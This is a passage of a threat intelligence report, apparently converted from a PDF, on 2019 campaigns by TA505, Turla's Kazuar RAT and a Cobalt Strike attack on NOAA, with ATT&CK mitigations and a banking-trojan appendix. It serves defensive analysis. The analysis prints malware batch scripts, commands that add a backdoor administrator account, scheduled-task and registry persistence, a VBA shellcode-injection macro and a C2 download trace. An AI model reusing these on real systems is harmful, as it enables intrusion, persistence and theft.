


Figure 10 - Example TA505 Email Lures

Downloader

Using messages that convey a sense of urgency and/or to pique the interest of the recipient, typically employees within an accounting or financial department, the recipient is lured into opening the attachment. Once opened, decoy content is presented, observed in multiple languages to suit the intended target's region, and the recipient is encouraged to lower the security stance of Microsoft Office by "enabling editing," which in turn allows the payload to execute a downloader stage.




Figure 11 - Example Spreadsheet Decoys/Lures (Language dependent on target)

In many of the campaigns observed, the downloader stage utilizes the legitimate Windows installer service to download an installation package from the threat actor's C2 infrastructure, albeit using a Visual Basic for Applications (VBA) macro in observed Microsoft Word payloads versus directly executing the installer in observed Microsoft Excel payloads (Figure 12).




Figure 12 - Microsoft Excel Lure downloading the next stage payload via the Windows Installer

The use of the legitimate Windows installer can be considered a defense evasion technique and allows the payload to be executed without user interaction or arousing suspicion of end-point security solutions. In the above example, the "/I" and "/q" options instruct the Windows Installer to install the downloaded payload quietly, without displaying user interface elements or prompting the victim.

First-stage Script

In the observed retail campaigns, the payload components are "installed" to '%SystemRoot%\installer\', and a first-stage **script** (Figure 13) is executed to perform what appears to be a connectivity test, using the native "ping" command as well as extracting the main payload from an encrypted self-extracting archive.

```
1  @echo off
2  ping cloudflare.com -n 3 -w 3000
3  IF %ERRORLEVEL% NEQ 1 rename syst.dll 7zinstall.exe
4  ping cloudflare.com -n 3 -w 3000
5  IF %ERRORLEVEL% NEQ 1 start 7zinstall.exe x -p3KPnoNJ3ReME4bEU5W9APkKS5ErkR3tNRT -y
```

Figure 13 - First-stage shell script

Second-stage Script

Subsequently, the contents of the archive include a legitimate signed Remote Manipulator System (RMS) executable and configuration file, along with a second stage shell script (Figure 14), which is used to add persistence via a **Registry "run" key** that causes the final stage to execute at user logon.

```
1  @echo off
2  REG ADD "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /f /v
       "Microtik" /t REG SZ /d "c:\ProgramData\Microtik\winserv.exe"
3  start "winserv.exe" "%ALLUSERSPROFILE%\Microtik\winserv.exe"
4  :Repeat
5  taskkill /f /im "rundll32.exe" || goto :Repeat
6  exit
```

Figure 14 – Second-stage shell script

"ServHelper" and Remote Desktop Access

Conversely, in the campaigns observed as targeting financial services, a threat known as "ServHelper," first identified in November 2018, is installed and used to enable the **Remote Desktop** functionality (Figure 15) of the victim Windows system as well as configuring an administrative account to facilitate **remote access**.

```
OpenSCManagerW (lpMachineName=0x0, lpDatabaseName="ServicesActive", dwDesiredAccess=0x1)
    returned 0x76aa98
OpenServiceW (hSCManager=0x76aa98, lpServiceName="TermService", dwDesiredAccess=0x10)
    returned 0x76ac28
StartServiceW (hService=0x76ac28, dwNumServiceArgs=0x0, lpServiceArgVectors=0x19fef8*=0x0)
    returned 1
```

Figure 15 – 'Terminal Services' service started

```
cmd /C net.exe user supportaccount /add
cmd /C net.exe user supportaccount Ghar4f5
cmd /C net.exe LOCALGROUP \"Remote desktop users\" supportaccount /ADD
cmd /C net.exe LOCALGROUP \"Пользователи удаленного рабочего стола\" supportaccount /ADD
cmd /C net.exe LOCALGROUP \"Administrators\" supportaccount /ADD
cmd /C net.exe LOCALGROUP \"Администраторы\" supportaccount /ADD
```

Figure 16 – Account creation and group membership for remote access

Additionally, **Scheduled Tasks** are created as a persistence mechanism ensuring that the "ServHelper" threat is loaded at system logon.

```
cmd /C schtasks.exe /create /tn \"ServHelper\" /tr \"rundll32.exe
    C:\\Windows\\servhelper.dll, main\" /ru SYSTEM /sc onlogon
```

Figure 17 – Persistence using Scheduled Tasks

Remote Manipulator System (RMS)

These campaigns resulted in the installation of execution of the Remote Manipulator System (RMS), a seemingly legitimate remote administration tool that calls home to a server under the control of the threat actor. Using this RMS tool, the threat actor is able to use a number of system discovery, lateral movement, collection and exfiltration techniques to both observe the victim machine to conduct reconnaissance as well as take control and steal data from any local disk or connected network share. Furthermore, given that the victim system is effectively under full control of the threat actor, they can use it as a bridgehead to launch attacks from within the perimeter.

Continuing TA505 Operations

Observations throughout the year suggest that TA505 continues to conduct targeted operations against personnel in Accounting and Finance departments in a range of industries. While the more recently targeted healthcare and heavy industries are typically targeted for their valuable intellectual property, these observations may signify a shift in TA505's motivations or simply suggest a broadening of their scope to new victims, continuing with their primary objective and financial motivations.

Mitigations

Based on the observations of these campaigns, the following mitigations should be considered to protect organizations from similar attacks:

ATT&CK™ PHASE	MITIGATIONS
Initial Access	Given the use of targeted **spear phishing attachments** and email lures, user training continues to be a valuable and effective countermeasure to attacks of this nature. In cases where a potential victim is convinced by the initial email, their security training should allow them to recognize tell-tale signs of nefarious intent such as being requested to "enabled editing" or disable security controls within applications such as Microsoft Office.

ATT&CK™ PHASE	MITIGATIONS
Execution; Persistence; Privilege Escalation	The use of monitoring tools or system audits can detect and alert upon execution, persistence and privilege escalation events such as the creation of a **Scheduled Task** as well as persistence being achieved through the creation of **Registry Run Keys**. While legitimate applications may utilize these capabilities, this will most likely be part of known or planned activity versus nefarious actions that may occur as part of a chain of unexpected events or during unusual hours.
Execution; Defense Evasion	Given that the nefarious use of **code signing** is an abuse of a legitimate feature, mitigations for it are somewhat limited. Conversely, the impacts of **scripting** can be controlled, somewhat preventing threats of this nature from progressing by disabling scripting functionality, such as PowerShell and VBScript, on endpoints for most users. Additionally, the use of Group Policies can further limit functionality that poses a security threat for most users, such as disabling macros execution within Microsoft Office for all but the most trusted and security savvy users.
Discovery; Lateral Movement; Collection; Command and Control; Exfiltration;	To thwart the use of unauthorized applications, including those dropped by malicious payloads, application whitelisting can be configured. Furthermore, application whitelisting policies can be used to prevent or limit the use of unnecessary "legitimate" applications, such as remote access tools to only those users with an appropriate business requirement. Additionally, detection methods such as endpoint auditing and monitoring may flag suspicious activity by either an endpoint or the user, especially when combined with network-based intrusion and data-loss prevention tools that can pinpoint and identify unusual network activity and communications.

Table 9 – TA505 MITRE ATT&CK™ Technique Mitigations

Remote Access Trojan - Turla Kazuar

Believed active since 2004, Turla, also known as Krypton, Snake, Uroburos and Venomous Bear, is a Russian-nexus cyberespionage group that has previously targeted government institutions, the military-industrial complex (MIC), education and research organizations as well as the pharmaceutical industry. Based on malware samples observed in 2019, Kazuar, a remote access trojan (RAT) associated with Turla, signified a resurgence in the group's activities worldwide.

Execution (33 Items)	Persistence (59 Items)	Privilege escalation (28 Items)	Defense evasion (67 Items)	Discovery (22 Items)
Command-Line Interface	New Service	New Service	File Detection	Account Discovery
	Registry Run Keys / Startup Folder	Process Injection	Obfuscated Files or Information	Application Window Discovery
	Shortcut Modification		Process Injection	File and Directory Discovery
			Web Service	Permission Groups Discovery
				Process Discovery
				System Information Discovery
				System Network Discovery
				System Network Configuration Discovery
				System Owner/User Discovery

Leteral movement (17 Items)	Collection (13 Items)	Command and control (22 Items)	Exfiltration (9 Items)
Remote file Copy	Data Staged	Data Encoding	Scheduled Transfer
	Data from Local System	Fallback Channels	
	Screen Capture	Remote File Copy	
	Video Capture	Standard Application Layer Protocole	
		Web Service	

Figure 18 – Turla Kazuar RAT Campaign ATT&CK™ Matrix

Typically employing similar tactics, techniques and procedures (TTPs) and often using watering hole (supply-chain compromise) or spear-phishing as an initial vector, Turla deploys bespoke malware that communicates with a tiered command and control (C2) infrastructure.

Initial Stage

While the initial delivery stage varies, upon initial execution Kazuar performs information collection to determine details of the victim and to ensure that only one instance of the RAT is being executed. Subsequently, the RAT is deployed along with its configuration, plugin and log files and, depending on the arguments passed in execution, can be configured for persistence by creating a Windows service as well as dropping a dynamic-link library (DLL) that is injected into the Windows Explorer process (Figure 19).

```
LoadLibraryW (lpLibFileName="C:\\Users\\<USERNAME>\\AppData\\Local\\<ENCODED_PATH>\\<ENCODED_FILENAME>.dll") returned 0x62480000
GetModuleFileNameA (in: hModule=0x0, lpFilename=0x29e12c, nSize=0x104 | out: lpFilename="C:\\Users\\<USERNAME>\\Desktop\\<KAZUAR_RAT>.exe"
                                                                            (normalized: "c:\\users\\<USERNAME>\\desktop\\<KAZUAR_RAT>.exe")) returned 0x25
PathFindFileNameA (pszPath="C:\\Users\\<USERNAME>\\Desktop\\<KAZUAR_RAT>.exe") returned="<KAZUAR_RAT>.exe"
lstrcmpiA (lpString1="<KAZUAR_RAT>.exe", lpString2="explorer.exe") returned 1
CoTaskMemAlloc (cb=0xa) returned 0x21f3840
GetProcAddress (hModule=0x62480000, lpProcName="HookProc") returned 0x624830f4
CoTaskMemFree (pv=0x21f3840)
SetWindowsHookExA (idHook=4, lpfn=0x624830f4, hmod=0x62480000, dwThreadId=0x60c) returned 0x60193
```

Figure 19 - Process injection of a DLL file located in '%LOCALAPPDATA%'

Persistence

Utilizing the common persistence technique, Kazuar adds keys to the Windows Registry within the 'HKEY_CURRENT_USER' hive:

- HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run
- HKCU\Software\Microsoft\Windows\CurrentVersion\Run
- HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce
- HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows\load
- HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell

Furthermore, a shortcut is added to the Windows 'Startup' folder, typically located in '%APPDATA% \ Microsoft\Windows\Start Menu\Programs\Startup'.

Command and Control (C2) Communications

Following an initial beacon to the command and control (C2) infrastructure, XML "tasks" are sent to the victim and correspond to the features available within the RAT such as those for general management activities and **collection** tasks including:

- Information gathering;
- File system interaction (find, copy, move and delete);
- File upload and download;
- Remote command execution;
- Screen and webcam image capture;
- Process interaction (list and kill);
- RAT management (logs, sleep, upgrade, C2 configuration and persistence);
- Plugin management (installation and removal of additional functionality);

Furthermore, as a **fallback channel**, the RAT can be instructed to listen for inbound HTTP requests with tasks, effectively reversing the communication channel, and allows the threat actor to configure a compromised system as a staging point for data exfiltration from others.

Mitigations

Based on the observations of these campaigns, the following mitigations should be considered to protect organizations from similar attacks:

ATT&CK™ PHASE	MITIGATIONS
Execution; Persistence; Privilege Escalation	The use of monitoring tools or system audits can detect and alert upon execution, persistence and privilege escalation events such as the creation of **Registry Run Keys** and **new services**. While legitimate applications may utilize these capabilities this will most likely be part of known or planned activity versus nefarious actions that may occur as part of a chain of unexpected events or during unusual hours. Additionally, consideration should be given to blocking the use of **command-line interfaces** to prevent their abuse, such as through application whitelisting, especially for non-administrative users.
Execution; Defense Evasion	Microsoft Enhanced Mitigation Experience Toolkit (EMET) and Windows Defender Exploit Guard (WDEG) have an Attack Surface Reduction (ASR) feature that can be used to block methods of **process injection** using "rundll32." Additionally, attempts to utilize this method will result in event log entries that can be monitored for indications of potential compromise (Event ID: 3077, Source: CodeIntegrity). Furthermore, endpoint security solutions may provide the analyze and act on the content of **obfuscated files or information** during processing or interpretation.
Discovery; Lateral Movement; Collection; Command and Control; Exfiltration;	To thwart the use of unauthorized applications, including those dropped by malicious payloads, application whitelisting can be configured. Furthermore, application whitelisting policies can be used to prevent or limit the use of unnecessary "legitimate" applications, such as remote access tools, to only those users with an appropriate business requirement. Additionally, detection methods such as endpoint auditing and monitoring may flag suspicious activity by either an endpoint or the user, especially when combined with network-based intrusion and data-loss prevention tools that can pinpoint and identify unusual network activity and communications. Furthermore, web security gateways and proxies can be configured with communication policies that can limit access to unauthorized hosts and **web services**.

Table 10 – Turla Kazuar MITRE ATT&CK™ Technique Mitigations

US Government Potentially Targeted by Cobalt Strike Payload

Potentially linked to a nation-state sponsored threat actor, a campaign targeting the US National Oceanic and Atmospheric Administration (NOAA), a science-based federal agency within the Department of Commerce, was observed during August 2019 as delivering the commercial tool "Cobalt Strike."

Execution	Privilege escalation	Defense evasion	Discovery
Rundll32	Process Injection	Process Injection	System Information Discovery
Scripting		Rundll32	System Owner/User Discovery
		Scripting	System Time Discovery

Figure 20 – US Government Targeted by Cobalt Strike ATT&CK™ Matrix

Likely commencing with a spear-phishing campaign delivering a lure email masquerading as a legitimate communication, malicious versions of seemingly legitimate NOAA Microsoft Word documents were observed as the initial attack vector.

Initial Stage

Likely delivered via a spear-phishing campaign masquerading as a legitimate communication, weaponized versions of a seemingly legitimate internal documents including an IT Security Policy and NOAA job opportunity contained malicious Visual Basic for Applications (VBA) macros that lured the recipient to "Enabled editing" and "Enable Content" (Figure 21).

Figure 21 - Weaponized NOAA document

Process Injection

Once the victim has been lured into bypassing the Microsoft Office security controls, **process injection** (Figure 22) is used to inject and execute shellcode **scripts** within the memory space of a newly created "rundll32.exe" process memory space.

```
If Len(Environ("ProgramW6432")) > 0 Then
    sProc = Environ("windir") & "\\SysWOW64\\rundll32.exe"
Else
    sProc = Environ("windir") & "\\System32\\rundll32.exe"
End If

res = RunStuff(sNull, sProc, ByVal 0&, ByVal 0&, ByVal 1&, ByVal 4&, ByVal 0&, sNull, sInfo, pInfo)

rwxpage = AllocStuff(pInfo.hProcess, 0, UBound(myArray), &H1000, &H40)
For offset = LBound(myArray) To UBound(myArray)
    myByte = myArray(offset)
    res = WriteStuff(pInfo.hProcess, rwxpage + offset, myByte, 1, ByVal 0&)
Next offset
res = CreateStuff(pInfo.hProcess, 0, 0, rwxpage, 0, 0, 0)
```

Figure 22 – Malicious process injection

Command and Control (C2) Communications

Once the shellcode has been injected, communications to a hard-coded command and control (C2) server are initiated and the Cobalt Strike Beacon payload downloaded onto the victim machine.

```
LoadLibraryA (lpLibFileName="wininet") returned 0x76fb0000
InternetOpenA (lpszAgent=0x0, dwAccessType=0x0, lpszProxy=0x0, lpszProxyBypass=0x0, dwFlags=0x0) returned 0xcc0004
InternetConnectA (hInternet=0xcc0004, lpszServerName="[redacted].135", nServerPort=0x1bb, lpszUserName=0x0, lpszPassword=0x0, dwService=0x3, dwFlags=0x0,
dwContext=0x0) returned 0xcc0008
HttpOpenRequestA (hConnect=0xcc0008, lpszVerb=0x0, lpszObjectName="/9UtZ", lpszVersion=0x0, lpszReferrer=0x0, lplpszAcceptTypes=0x0, dwFlags=0x84a03200,
dwContext=0x0) returned 0xcc000c
InternetSetOptionA (hInternet=0xcc000c, dwOption=0x1f, lpBuffer=0x11fdb0, dwBufferLength=0x4) returned 1
HttpSendRequestA (hRequest=0xcc000c, lpszHeaders="User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows Phone OS 7.5; Trident/5.0; IEMobile/9.0; LG; LG-E906)\r\n",
dwHeadersLength=0xffffffff, lpOptional=0x0*, dwOptionalLength=0x0) returned 1
```

Figure 23 – HTTP request to a hard-coded C2

The delivered Cobalt Strike Beacon payload provides varied functionality and, in this instance, was observed as conducting basic discovery activity including the collection of system information.

Notably, Cobalt Strike is a legitimate commercial tool that, as well as being used by legitimate "red team" and offensive security teams, has been deployed by both cybercriminal and nation-state sponsored threat actors for use in their nefarious campaigns. While the campaign targeting the NOAA, including the use of the Cobalt Strike payload, may be indicative of authorized security testing, the observed activity coincided with reports of North Korean-nexus threat actors potentially seeking access to US Government systems.

Mitigations

Based on the observations of these campaigns, the following mitigations should be considered to protect organizations from similar attacks:

ATT&CK PHASE	MITIGATIONS
Execution; Privilege Escalation; Defense Evasion;	In addition to application whitelisting, Microsoft Enhanced Mitigation Experience Toolkit (EMET) and Windows Defender Exploit Guard (WDEG) have an Attack Surface Reduction (ASR) feature that can be used to block methods of **process injection** using"**rundll32.**" Additionally, attempts to utilize this method will result in event log entries that can be monitored for indications of potential compromise (Event ID: 3077, Source: CodeIntegrity).
Execution; Discovery;	To thwart the use of unauthorized applications, including those dropped by malicious payloads, application whitelisting can be configured. Furthermore, application whitelisting policies can be used to prevent or limit the use of unnecessary "legitimate" applications, such as remote access tools, to only those users with an appropriate business requirement. Additionally, detection methods such as endpoint auditing and monitoring may flag suspicious activity by either an endpoint or the user, especially when combined with network-based intrusion and data-loss prevention tools that can pinpoint and identify unusual network activity and communications.

Table 11 – Cobalt Strike MITRE ATT&CK Technique Mitigations

LOOKING FORWARD: 2020 INSIGHTS

WHAT TO EXPECT IN 2020	WHAT TO DO
Tried and tested, not tired and tested!	Just because a threat is old, it shouldn't be ignored. Start by fixing the well-known holes
Humans are still the weakest link	Equip employees with skills to better protect themselves and the organization
Targeted ransomware attacks increasing	Prevent; Damage control; Worst case: restore verified backups using a disaster recovery plan
Blurred lines between threat actors	Be aware of less sophisticated threat actors paying for access to more advanced attack tools
Cyber-arms race leading to advanced attacks	Be aware of weapons-grade exploits, and ensure that systems are regularly patched
Brand abuse and interfering "Trolls"	Brand protection/monitoring should be considered to thwart misuse for nefarious means

Table 12 – What to expect in 2020 & what to do

Tried and tested, not tired and tested!

Unlike many other areas of technology, cyber security and the threats posed by attackers are somewhat cumulative, and threat actors continue to use age-old tactics, techniques and procedures (TTPs) simply because they continue to work. Organizations should focus on the threat landscape and their risk rather than being overwhelmed with the latest and greatest, be that highly sophisticated threats directed at other industries or even the security solutions sold to counter them.

Given the continued efforts by threat actors to keep things simple and reuse rather than reinvent, organizations shouldn't forget to counter these TTPs by fixing the well-known holes and addressing the basics.

Humans are still the weakest link

The reason that most campaigns commence with an email lure is that humans, as generally trusting and curious beings, continue to be lured into opening attachments or click on seemingly innocent links. While many have become accustomed and dismissive of poorly written phishing emails, more – sophisticated threat actors are reusing legitimate business communications to appear convincing. This, when combined

with the propensity to respond to emails quickly when in the workplace, especially when confronted with language conveying a sense of urgency, allows threat actors to deliver a variety of threats that vary in sophistication and capability to bypass or evade other security controls.

While the security industry often talks of defense-in-depth and layers, it is important to remember that the human element needs to be addressed and, as such, organizations heading into the next decade should take it upon themselves to ensure that their employees and customers are aware of these common threats and how they can take steps to protect themselves .

organizations heading into the next decade should take it upon themselves to ensure that their employees and customers are aware of these common threats and how they can take steps to protect themselves

In short, employee security assessments and education should be mandatory and ongoing to ensure that they are best equipped to protect themselves and the organization both in and out of the workplace. Although many employees may be reluctant to take security training, emphasizing the personal benefits, such as gaining knowledge to protect their own financial assets and personal privacy, may encourage better participation. Cyber security and threats don't stop when an employee leaves for home!

Targeted ransomware attacks increasing

While mass ransomware campaigns have somewhat been in decline since 2017, the year in which the infamous WannaCry and (Not)Petya campaigns caused havoc for both private individuals and global organizations alike, targeted ransomware campaigns have become more prevalent and disruptive throughout 2019.

Although ransomware campaigns are typically conducted by financially motivated threat actors, the shift to targeted attacks against local governments, especially US municipalities in 2019, along with certain industries could also be driven by alternate motivations such as disruption or diversion for other nefarious activity.

Given this, 2020 will likely continue to see specific organizations targeted by either organized cybercriminal gangs or even nation-state sponsored threat actors, using ransomware in an attempt to generate cryptocurrency gains and to cripple organizations, preventing the use of their increasingly connected systems .

2020 will likely continue to see specific organizations targeted by either organized cybercriminal gangs or even nation-state sponsored threat actors, using ransomware in an attempt to generate cryptocurrency gains and to cripple organizations, preventing the use of their increasingly connected systems

Aside from mitigations to prevent the delivery and execution of ransomware threats, such as filtering emails/attachments and employee education, ransomware threats rely on denying access to valuable data that will often exploit an organization's inability to restore data in a timely fashion.

To reduce the risk of catastrophic damage, consideration should be given to limiting the spread of the threat by applying restrictive policies that control access to data and systems, for example, the use of role-based access control that only permits access to specific data and limits administrative privileges.

Just as threat actors are using tried and tested techniques, organizations should be following age-old IT best practice by maintaining regular verified backups that are stored securely offline and offsite provide. These backups, in addition to a tested disaster recovery plan, can help restore an impacted network to a known good state.

Blurred lines between threat actors

Just as tried and tested tactics, techniques and procedures (TTPs) continue to be used, threat actor sophistications will continue to vary. Additionally, there continues to be a blurring of lines between sophisticated and unsophisticated threat actors with advanced TTPs being made available to sophisticated threat actors via "as-a-service" business models and "off-the-shelf" attacks tools .

There continues to be a blurring of lines between sophisticated and unsophisticated threat actors with advanced TTPs being made available to sophisticated threat actors via "as-a-service" business models and "off-the-shelf" attacks tools.

Previously, threat actors could be split into very distinct groupings although now the lines between traditional cybercriminal activity and "advanced persistent threat" (APT) groups are truly blurred. Organized cybercriminal gangs and nation-state threat actors previously separated by both their TTPs and motivations have become increasingly more difficult to distinguish, and this trend will undoubtedly continue with cross-over or even collaboration between the two to meet their individual objectives.

Less sophisticated threat actors, often considered a nuisance to many, will continue to pose a problem to organizations big and small, especially as more highly sophisticated threat actors continue to resell attack tools and services including "as-a-service" offerings.

Cyber-arms races leading to advanced attacks

The ongoing cyber-arms race among many nations will inevitably lead to new variants of these cyberweapons, many of which will probably fall into the wrong hands. As nations conduct cyberwarfare operations against each other, many expose elements of their infrastructure as well as handing exploits and attack tools to their adversary as part of an attack. Unlike kinetic weapons that are destroyed in an attack, many cyberweapons will leave artefacts and code that can be subjected to analysis and reverse engineering and can result in variants being developed and redeployed against other targets .

Many cyberweapons will leave artefacts and code that can be subjected to analysis and reverse engineering and can result in variants being developed and redeployed against other targets

Furthermore, the inadvertent exposure of "weapons-grade" exploits, such as seen in 2017 with the "ShadowBrokers" release of US National Security Agency tools, increases the capabilities of opposing nation-states as well as falling into the hands of other threat actors that will seek to utilize them in attacks against individuals and organizations for financial gain.

Given that many nation-states stockpile exploits for common operating system and application vulnerabilities, weapons-grade zero-day attacks are difficult to mitigate if they are executed by an unsuspecting user. Aside from the previous mitigations, such as employee education and controls to prevent the delivery of suspicious or malicious payloads, software vendors will typically issue emergency patches or updates for these vulnerabilities when known. As such, organizations should ensure that security patches and updates are regularly deployed, especially in the case of "out-of-band" or emergency updates to ensure that these exploits have a limited lifespan.

Brand abuse and interfering "Trolls"

With the upcoming 2020 US election, attention will be focused on potential foreign electoral interventions as previously alleged in 2016 with the compromise of the Democratic National Committee (DNC) and subsequent document leak to WikiLeaks. While most would consider this to be a political issue, especially as the motivations of foreign powers are somewhat obvious, utilizing carefully orchestrated online propaganda and misinformation campaigns to sway another nation into electing a preferential head of state, this activity is in effect a type of brand abuse.

As such, organizations should be aware of, and prepared for, similar types of activity that could be conducted by via sustained social media campaigns to tarnish an organization's reputation, sully their brand and drive customers toward a "favorable" alternative.

APPENDIX A - DEDICATED BANKING THREATS

Tricot

Developed in 2016 and inspired by the Dyreza banking trojan, Trickbot is yet another example of a modular threat. In addition to utilizing web injections to harvest data entered into forms on target bank websites, Trickbot includes cryptocurrency stealing capabilities as well as the ability to harvest credentials from the victim machine using the Mimikatz tool. Initially delivered by an email lure with malicious attachment, Trickbot has been observed as using the EternalBlue vulnerability to propagate and infect machines within on the same local area network.

Gozi

Also known as Ursnif, Snifula and Papras, the infamous threat Gozi is thought to have infected more than 1 million victims resulting in the theft of tens of millions of dollars since its identification in or around 2007. Given the prevalence of Gozi and the high-value theft, three individuals linked to the threat were subsequently arrested in 2013.

While initial Gozi campaigns were indiscriminate mass mailings, later campaigns have become more targeted and are believed to be linked to, and controlled by, an advanced botnet named "Dark Cloud," which is linked to a variety of nefarious activities including DDoS and fraud.

Along with typical keylogging and credential stealing capabilities, Gozi differs from other threats by its ability to monitor network traffic and directly skim data from this traffic as it is transmitted via the victim's web browser.

Emotet

Also known as "Geodo" and "Heodo," Emotet was first observed in 2014 primarily as a modular banking trojan and, at the time, shared code with "Bugat" (also known as "Feodo").

Emotet's modular architecture has evolved over the past five years, notably no longer using its own banking trojan module, which was scrapped in favor of bundling third-party solutions. In addition to core functionality, namely the ability to download functional modules from command and control (C2) infrastructure, Emotet modules provide address book and credential stealing capabilities along with the ability to harvest email content.

Emotet's prevalence is likely due to module functionality enabling propagation via local area network connections and, most successfully, a spam module that utilizes data gathered from the harvester and stealer modules to send high volumes of malicious emails to potential new victims.

Originally developed by a threat actor known as "Mummy Spider," Emotet was originally advertised for sale on underground forums but is now believed to be operated privately.

Activity during 2019 included a lull around June in which time it is thought that the threat actor was conducting maintenance in preparation for a new wave of attacks, as observed with C2 infrastructure coming back online on or around 21 August.

Anubis

Initially developed as an espionage tool and linked to the Sphinx (APT-C-15) campaign in 2017, Anubis has been updated to target mobile banking on Android devices and is typically deployed by a "downloader" that uses social-engineering to trick victims into permitting excessive device permissions and installing an "update" that contains the main Anubis payload.

In addition to masquerading as a legitimate application, the downloader component has previously accessed encoded messages on Telegram and Twitter accounts to determine where the main component should be downloaded from. In doing so, the behaviors of the initial downloader likely appear benign to security checks and, as a result, Anubis has previously been available for download from Google Play Store.

Danabot

First observed as targeting Australian victims in May 2018, Danabot is modular in nature and steals credentials and cryptocurrency wallets as well as performing web-injects to harvest banking credentials. Initial assessments of Danabot indicate that it was used by a single threat actor although recent reports suggest that it may be offered on an affiliate or malware-as-a-service basis. Adding further to the threat posed, a module dubbed "Non-Ransomware" has been observed during 2019 and is a "Blitzkrieg" ransomware variant that renames encrypted files as ".non" (rather than ".bkc").

Dridex

Also known as Bugat and Cridex, Dridex can trace its roots back to 2011 having evolved from Cridex and ZeuS. Prevalent during the middle of the decade, reports suggest that Dridex campaigns were responsible for the theft of over US $40 million worldwide during 2015.

Having continued to evolve, current Dridex variants continue to target victims via largescale malicious spam campaigns delivering Microsoft Word document and macro lures to would-be victims.

